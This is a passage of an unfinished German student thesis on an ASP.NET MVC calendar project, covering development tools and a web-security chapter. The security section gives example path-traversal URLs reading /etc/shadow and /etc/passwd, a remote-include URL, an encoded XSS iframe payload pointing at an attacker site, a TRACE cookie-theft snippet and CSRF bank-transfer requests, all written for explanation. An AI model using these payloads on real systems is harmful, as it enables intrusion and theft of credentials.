


Abbildung 11: ASP.NET Webanwendung auswählen



3.2.4 MSSQL

MSSQL ist KEIN Teil der finalen Diplomarbeit und wurde nur zu Testzwecken verwendet. Im Laufe der Entwicklung wurde von Teammitglied Matthias Franz und Marcel

Sterling ein Raspberry PI als Datenbank aufgesetzt um einige Tests durchzuführen. Dies wurde mit Microsoft SQL Server verwirklicht.

3.2.5 Microsoft SQL Server management Studios

Bei der Microsoft SQL Server entwicklung kam Microsoft SQL Server management Studios zum Einsatz, die Aufgabe des Management Studios war es den Server zu konfigurieren und zu verwalten.

3.2.6 Entity Framework

Das Entity Framework ist ein Großteil des Projektparts "Parser" gewesen. Das Entity Framework wird angewandt um den Zugriff auf die Datenbank zu erleichtern. Es dient zur objektrationalen Abbildung auf .NET Objektstrukturen. Auf die Funktionsweise des EFs wird im Parser genauer eingegangen.

3.2.7 iCal

iCal ist das Format in dem ein Kalender gespeichert wird. Das Format wird unter einer eigenen Überschrift im Laufe der schriftlichen Arbeit genauer erklärt. Ein Beispiel für den Aufbau des iCal-Formats sieht wie folgt aus:

```
BEGIN:VCALENDAR
VERSION:2.0
PRODID:http://www.example.com/calendarapplication/
METHOD:PUBLISH
BEGIN:VEVENT
UID:461092315540@example.com
ORGANIZER;CN="Alice Balder, Example Inc." :MAILTO:alice@example.com
LOCATION:Irgendwo
GEO:48.85299;2.36885
SUMMARY:Eine Kurzinfo
DESCRIPTION:Beschreibung des Termines
CLASS:PUBLIC
DTSTART:20060910T220000Z
DTEND:20060919T215900Z
DTSTAMP:20060812T125900Z
END:VEVENT
END:VCALENDAR
```

3.2.8 ReSharper

ReSharper ist eine von JetBrains produzierte Erweiterung für Visual Studio, welche das Entwickeln im .NET Bereich erleichtert. Die tschechische Firma JetBrains ist unter an-

derem Herausgeber von PyCharm, IntelliJ IDEA, CLion und vielen weiteren hilfreichen Entwicklungs-Tools.

3.2.8.1 Resharper Installation

1. ReSharper auf der JetBrains Seite unter folgendem Link herunterladen:
<https://www.jetbrains.com/resharper/download/>
2. Nach Download, die .exe Datei ausführen
3. Installierte Visual Studio Version auswählen, License Agreement akzeptieren, anschließend bei gewolltem Paket auf "Install" klicken und auf "Next". Wenn man nun auf "Next" geklickt hat werden alle zu installierenden Pakete nochmal angezeigt. Falls die Auswahl passt, auf "Install" klicken.
4. Wenn die Installation abgeschlossen ist Fenster schließen.
5. Um sicherzugehen, dass die Installation erfolgt ist, Visual Studio starten. Hier sollte nun ein Fenster aufpoppen um das Shortcut Scheme auszuwählen. Wählt man nun eines der Möglichkeiten aus und klickt sich durch Agreements sollte anschließend eine License Information zu sehen sein. Hier beim Paket auf "Start Evaluation" klicken und anschließend auf "OK" drücken und ReShaper ist funktionsfähig und läuft.

3.2.9 PostMan

3.3 Kommunikation

3.3.1 Discord

Um im Laufe des praktischen Teils der Diplomarbeit die Übersicht zu behalten und alles zu organisieren wurde Discord verwendet. Discord hat viele Funktionen welche die Kommunikation im Team erleichtern. Discord bietet dem Benutzer an einen oder mehrere gratis Server zu erstellen. Ein Server kann aus Text und Sprachchannels bestehen. In einem Textchannel können festgelegte Personen schreiben und in einem Sprachchannel über Mikrofon miteinander reden. Falls wir also Teamintern etwas zu besprechen hatten oder falls Probleme auftraten die wir selbst lösen konnten bat uns Discord die perfekte Kommunikationsfläche.

Da wir als Gruppe mehrere Projekte haben haben wir einen "Projektserver". In diesem Projektserver haben wir einen Text und Sprach Channel für die Diplomarbeit. Im Text Channel werden kleine Probleme, die schnell geklärt werden können, besprochen und Files ausgetauscht. Im Sprach Channel werden größere Probleme besprochen oder wenn nötig Planänderungen.

3.3.2 Telegram

Telegram wurde nicht regelmäßig verwendet, es war eher eine Backup Chat-Application.

3.4 File Sharing

3.4.1 TFS

Der Microsoft Team Foundation Server ist unsere Code-Sharing Technologie. Da unser Auftraggeber, die Firma Intact GmbH oder Intact Systems, mit dieser Technologie arbeitet haben wir bei einem der ersten Treffer TFS für Code Sharing gewählt. Wir hatten einige Probleme mit dem TFS wodurch oft einzelne Teile des Projekts entwickelt wurden und dann in ein Projekt zusammengeführt wurden. Die Probleme waren unter anderem, dass die Firma eine Zeit lang gebraucht hat um den Server zur Verfügung zustellen aber auch, dass das Verbinden mit dem Server manchmal nicht geklappt hat.

3.4.2 Discord

Wie bereits bei den Technologien erwähnt haben wir auf einem Discord Server einen Text Channel eingerichtet. Dieser eignet sich nicht nur um miteinander zu schreiben sondern kann auch dafür genutzt werden mit anderen Benutzer Files zu teilen.

3.4.3 Google Drive

Google Drive ist ein von Google bereitgestellter Cloud Service um Dokumente freizugeben und Online zu bearbeiten.

Mithilfe von Google Drive wurde an Präsentationen und Projekten gearbeitet. Durch Google Docs und Google Präsentation fällt es leicht mit mehreren Personen gleichzeitig an einem Dokument zu arbeiten. Durch Google Drive wurden von uns Dokumente wie die IVM Matrix, den Projektstrukturplan, die Meetings und die SCRUM Sprints erstellt und an alle Mitglieder geteilt.

3.5 Organisation

3.5.1 Trello

Trello ist eine web-basiert Software die das managen von Projekten vereinfacht. Trello wurde benutzt um den management Prozess Scrum erfolgreich durchzuführen. Trello bietet eine gute Übersicht über den Status des Projekts, da es Aufgaben in Form von kleinen Karten in einer Liste anzeigt. Diese Aufgaben kann man mit einer Verantwortlichen Person inkl. Frist versehen. So wird dem Scrummaster die Möglichkeit geboten 3 Listen zu erstellen: To Do; in Arbeit und Fertig. Je nachdem in welchem Status sich die Aufgabe befindet wird sie dementsprechend zugeteilt.

3.6 Schriftliche Arbeit

3.6.1 LaTeX

4 Webseite

4.1 Security

In diesem Abschnitt beschäftigen wir uns mit der Security der Webseite. Wir behandeln wie man das sichere einloggen in eine Webseite gewähren kann, wie man sich vor XSS/CSRF schützen kann, wie man verhindert das eine SQL Injection möglich ist und wie man Passwörter speichert. Dazu werden wir einige Code Beispiele anführen.

4.1.1 Login Handling

4.1.2 Two-Factor-Auth

4.1.3 Path-Traversal

Als Path-Traversal wird eine Security Lücke bezeichnet die es einem Angreifer, durch Manipulation des URLs auf Daten zuzugreifen, auf die er nicht zugreifen können sollte.

4.1.4 Grundprinzip

Man sollte nicht auf Dateien, die sich außerhalb vom Web-Directory befinden, von einem Webserver zugreifen können. Beim Path-Traversal versucht man als Angreifer durch beifügen von Pfadangaben das Verzeichnis zum Root-Verzeichnis zu wechseln. // Man benutzt ../ als Parameter zum Wechseln des Verzeichnisses.

4.1.5 Beispiele

1. Windows

- a) `http://www.example.com/index.foo?item=../../../../Config.sys`
- b) `http://www.example.com/index.foo?item=../../../../Windows/System32/cmd.exe?/C+dir+C:`

2. Linux

- a) `http://some_site.com.br/../../../../etc/shadow`
- b) `http://some_site.com.br/get-files?file=/etc/passwd`

Anhand dieser Beispiele kann man sehen, das einem diese Schwäche ermöglicht lokale Passwörter auszulesen und Windows Configs.

Unter Linux ist diese Schwäche kritischer da man hier auf die komplette Festplatte Zugriff bekommt. In Windows kann man sich nur im lokalen Directory bewegen, wo sich

die Website befindet.

Eine weitere Anwendungsmöglichkeit ist es auf seine eigene böartige Seite zu verweisen und über diese code einzufügen mit dem man sich noch mehr Möglichkeiten verschafft.

```
http://some_site.com.br/some-page?page=http://BoeseSeite.com.br/  
other-page.htm/malicius-code.php
```

4.1.6 Protection Path-Traversal

4.1.7 XSS Protection

4.1.8 Allgemeines über XSS

XSS steht für Cross-Site-Scripting und ist eine Security schwäche, welche es ausnutzt das eine Webadmin nicht davon ausgeht das eine gewisse Eingabe getätigt wird. Meist nutzt ein Hacker diese Schwäche um einen böartigen Code auszuführen, zu Beispielen werden wir später noch kommen. Trotz dem hohen Bekanntheitsgrad von XSS und findet man Cross-Site-Scripting immer noch aus der OWASP Top 10, welche die häufigsten Security Vulnerabilities Jahr für Jahr auflistet. Bei dem ausnutzen von XSS greift man sein 'Opfer' nicht direkt an, sondern man nutzt diese Schwachstelle, um bspw. ein böartiges Skript zu platzieren, welches dann von einem nichts ahnenden User aufgerufen wird.

4.1.9 XSS Targets:

1. Javascript (wobei Javascript das beliebteste ist)
2. VBScript
3. ActiveX
4. Flash

4.1.10 Warum ist Javascript so beliebt?

Der Grund hierfür ist das Javascript quasi eine fundamentale Einheit einer Webseite ist. Man wird kaum eine Webseite finden, welche kein Javascript verwendet.

4.1.11 Beliebte Angriffsvektoren

1. Session Hijacking
2. Website-Defacements
3. Phishing

4.1.12 Session Hijacking

Beim Session Hijacking werden, wie es einem der Name schon verrät, Sessions von Webseiten übernommen. Meist bemerkt ein User gar nicht das seine Session von einem Angreifer übernommen worden ist. Das Hauptziel ist dabei das überwachen von Aktivitäten bzw. Datendiebstahl. Sehr problematisch wird es, wenn eine Admin Session zugänglich wird und der Angreifer so auf einen Admin Account zugreifen kann. Bei so einem Vorfall hat der Angreifer dann alle Rechte und kann sich so zusagen austoben, wie er will. Und hier reicht schon eine kleine XSS Vulnerability aus um dies zu bewerkstelligen.

4.1.13 Website-Defacements

Website-Defacements hat etwas von digitalem Graffiti. Hier wird XSS genutzt um sich den Zugriff auf die Webseite zu verschaffen und sie dann optisch zu verändern.

4.1.14 Phishing

Im Prinzip ist Phishing die Intention mit Fake Webseiten oder Emails an vertrauliche Daten eines Users zu kommen. Ein Beispiel wäre mit einem gefälschten Facebook Login an die Login Daten eines Benutzers zu kommen.

Doch wie hängt das mit XSS zusammen?

Bei einer Url hat man sehr oft eine Abfragezeichenfolge. Diese werden benutzt um beliebige Werte zu übergeben. Beispielweise würde die Url `http://www.Sehr-Sichere-Webseite.com/program?value` den Parameter value and das Programm schicken.Und hier kommt Cross-Site-Scripting ins Spiel und man könnte wieder etwas bösesartiges übergeben.

Ein Angreifer könnte jetzt diese Schwäche ausnutzen um zu eine anderen Website weiterzuleiten und selbst noch etwas hinzufügen, beispielsweise der Abfrage von Login Daten.

Beispiel

```
"http://www.EineFinanzseite.com/?q=%3Cscript%3Edocument.write%28%22%3Ciframe+src%3D%27http%3A%2F%2Fwww.BoeseSeite.com%27+FRAMEBORDER%3D%270%27+WIDTH%3D%27800%27+HEIGHT%3D%27640%27+scrolling%3D%27auto%27%3E%3C%2Fiframe%3E%22%29%3C%2Fscript%3E&...=...&..."
```

Wobei die Modulo Buchstaben in Hexadezimal folgendes darstellen

3C : <

3E : >

28 : (

22 : "

3D : =

27 : '
3A ::
2F : /
29 :)

Es ergibt sich daraus

```
http://www.EineFinanzseite.com/?q=<script>document.write("<iframe src=
'http://www.BoeseSeite.com' FRAMEBORDER=' 0' WIDTH=' 800' HEIGHT=' 640'
scrolling=' auto' ></iframe>")</script>&...=...&...">
```

Beim Ausführen wird dann HTML Code eingefügt

```
<iframe src='http://www.BoeseSeite.com' FRAMEBORDER='0' WIDTH='800' HEIGHT='640'
scrolling='auto'></iframe>
```

Diese IFrame beinhaltet jetzt Code von der Bösen Seite und ermöglicht dem Angreifer eingegebene Daten vom User zu sehen.

4.1.15 Cross-Site-Tracing XST

Beim Cross-Site-Tracing wird XSS und die HTTP-Methoden TRACE oder Track verwendet. TRACE ermöglicht dem Client, zu sehen, was am anderen Ende der Anforderungskette empfangen wird, und diese Daten für Test- oder Diagnoseinformationen zu verwenden. Die TRACK-Methode funktioniert auf gleich, ist jedoch spezifisch für IIS von Microsoft. Cross-Site-Tracing kann als Methode zum Stehlen von User-Cookies über Cross-Site-Scripting verwendet werden, auch wenn für das Cookie das Kennzeichen "HttpOnly" gesetzt ist und / oder der Autorisierungsheader des Benutzers verfügbar gemacht wird.

Obwohl die TRACE-Methode scheinbar harmlos ist, kann sie in einigen Szenarien erfolgreich eingesetzt werden, um die Berechtigungsnachweise legitimer Benutzer zu stehlen. Diese Angriffsmethode wurde 2003 von Jeremiah Grossman entdeckt, um den HttpOnly-Tag zu umgehen, den Microsoft in Internet Explorer 6 sp1 eingeführt hat, um Cookies vor dem Zugriff durch JavaScript zu schützen. Tatsächlich besteht eines der am häufigsten auftretenden Angriffsmuster in Cross Site Scripting darin, auf das document.cookie-Objekt zuzugreifen und es an einen vom Angreifer kontrollierten Webserver zu senden, damit er / sie die Sitzung des Opfers entführen kann. Das Markieren eines Cookies, da HttpOnly JavaScript den Zugriff auf das Cookie verbietet und es vor dem Senden an Dritte schützt. Die TRACE-Methode kann jedoch verwendet werden, um diesen Schutz zu umgehen und auf das Cookie selbst in diesem Szenario zuzugreifen.

Modernere Browser verhindern das TRACE über JavaScript gesendet werden kann.

4.1.16 Beispiel

```
<script>
  var xmlhttp = new XMLHttpRequest();
  var url = 'http://127.0.0.1/';

  xmlhttp.withCredentials = true; // send cookie header
  xmlhttp.open('TRACE', url, false);
  xmlhttp.send();
</script>
```

4.1.17 Wie gewährleisten wir XSS Protection

Die Webseite beschränkt sich generell auf wenige Eingabefenster wo eine Standard XSS versucht werden könnte. Alle diese Eingaben erlauben keine Tags oder Sonderzeichen. Auch Url Parameter können nie direkt gesendet werden und somit fällt auch der URL Faktor weg.

Alle Möglichen Eingabefelder

Register

Create a new account.

Email

Password

Confirm password

Log in

Use a local account to log in.

Email

Password

Email

[Send verification email](#)

Phone number

In den URLs werden durch MVC und passende Implementierung nie Parameter gesendet bei denen man XSS Code einfügen könnte.

Dadurch hat unsere Webseite eine Funktionierende XSS Protection

4.1.18 XSRF/CSRF Protection

4.1.19 Was ist XSRF/CSRF

CSRF steht für Cross-Site Request Forgery. CSRF ist ein Angriff, bei dem das Opfer dazu gebracht wird, eine böswillige Anfrage zu übermitteln. Als Angreifer erbt man dabei die Identität und die Privilegien des Opfers und kann beispielsweise eine unerwünschte

Funktion im Namen des Opfers ausführen. Bei den meisten Websites enthalten Browser-Anforderungen automatisch alle mit der Website verknüpften Anmeldeinformationen, z. B. Sitzungscookies des Benutzers, IP-Adresse, Anmeldeinformationen der Windows-Domäne usw. Wenn der Benutzer derzeit für die Seite authentifiziert ist, hat die Seite keine Möglichkeit, zwischen der vom Opfer gesendeten gefälschten Anfrage und einer vom Opfer gesendeten legitimen Anfrage zu unterscheiden.

Eine CSRF zielt oft darauf Daten zu Ändern. Beispielsweise das Kennwort und die Email eines Kontos oder das Kaufen eines Gegenstands. der Angreifer erhält keine Antwort , sondern das Opfer. CSRF-Angriffe zielen daher auf Zustandsänderungsanforderungen ab.

Es ist manchmal möglich, den CSRF-Angriff auf der verwundbaren Seite selbst zu speichern. Das kann durch einfaches Speichern eines IMG- oder IFRAME-Tags in einem HTML-fähigen Feld oder durch einen komplexeren Cross-Site-Scripting-Angriff erreicht werden. Wenn der Angriff einen CSRF-Angriff in der Seite speichern kann, wird der Schweregrad des Angriffs erhöht.

4.1.20 Wie Funktioniert eine Solche Attacke

Man baut sich eine böartige URL oder ein böartiges Skript und bringt das Opfer dazu den URL aufzurufen.

Beispiel

```
GET http://bank.com/transfer.do?acct=Angreifer&amount=1000 HTTP/1.1
```

Oder

```
<a href="http://bank.com/transfer.do?acct=MARIA&amount=100000">View  
my Pictures!</a>
```

Auch eine Post Request ist möglich

```
POST http://bank.com/transfer.do HTTP/1.1  
acct=Angreifer&amount=1000
```

4.1.21 Verhindern

```
https://docs.microsoft.com/en-us/aspnet/core/security/anti-request-forgery  
view=aspnetcore-2.2
```

4.1.22 Password Hashes

4.2 ASP.NET MVC

In diesem Abschnitt beschäftigen wir uns mit ASP.NET MVC mit der unsere Webseite aufgebaut ist. Wir besprechen die Grundindention von MVC und was MVC ist. Wie die

Webseite aufgebaut wurde werden wir anhand Code auszügen zeigen. Die beim MVC bekannten Views Controllers und Services werden aufgezeigt und erklärt. Ebenfalls wird behandelt wie die Links zu den Kalendern erzeugt und zur Verfügung gestellt werden.

4.2.1 Allgemeines MVC

4.2.2 Aufbau der Webseite

4.2.3 Link generation

4.2.4 Controller

4.2.5 Views

4.2.6 Services

4.2.7 User Datenbank

- Salt

Hallo Franz [1] ja

Literatur

[1] Matthias Franz. *My first Book*. Leykam, 2018.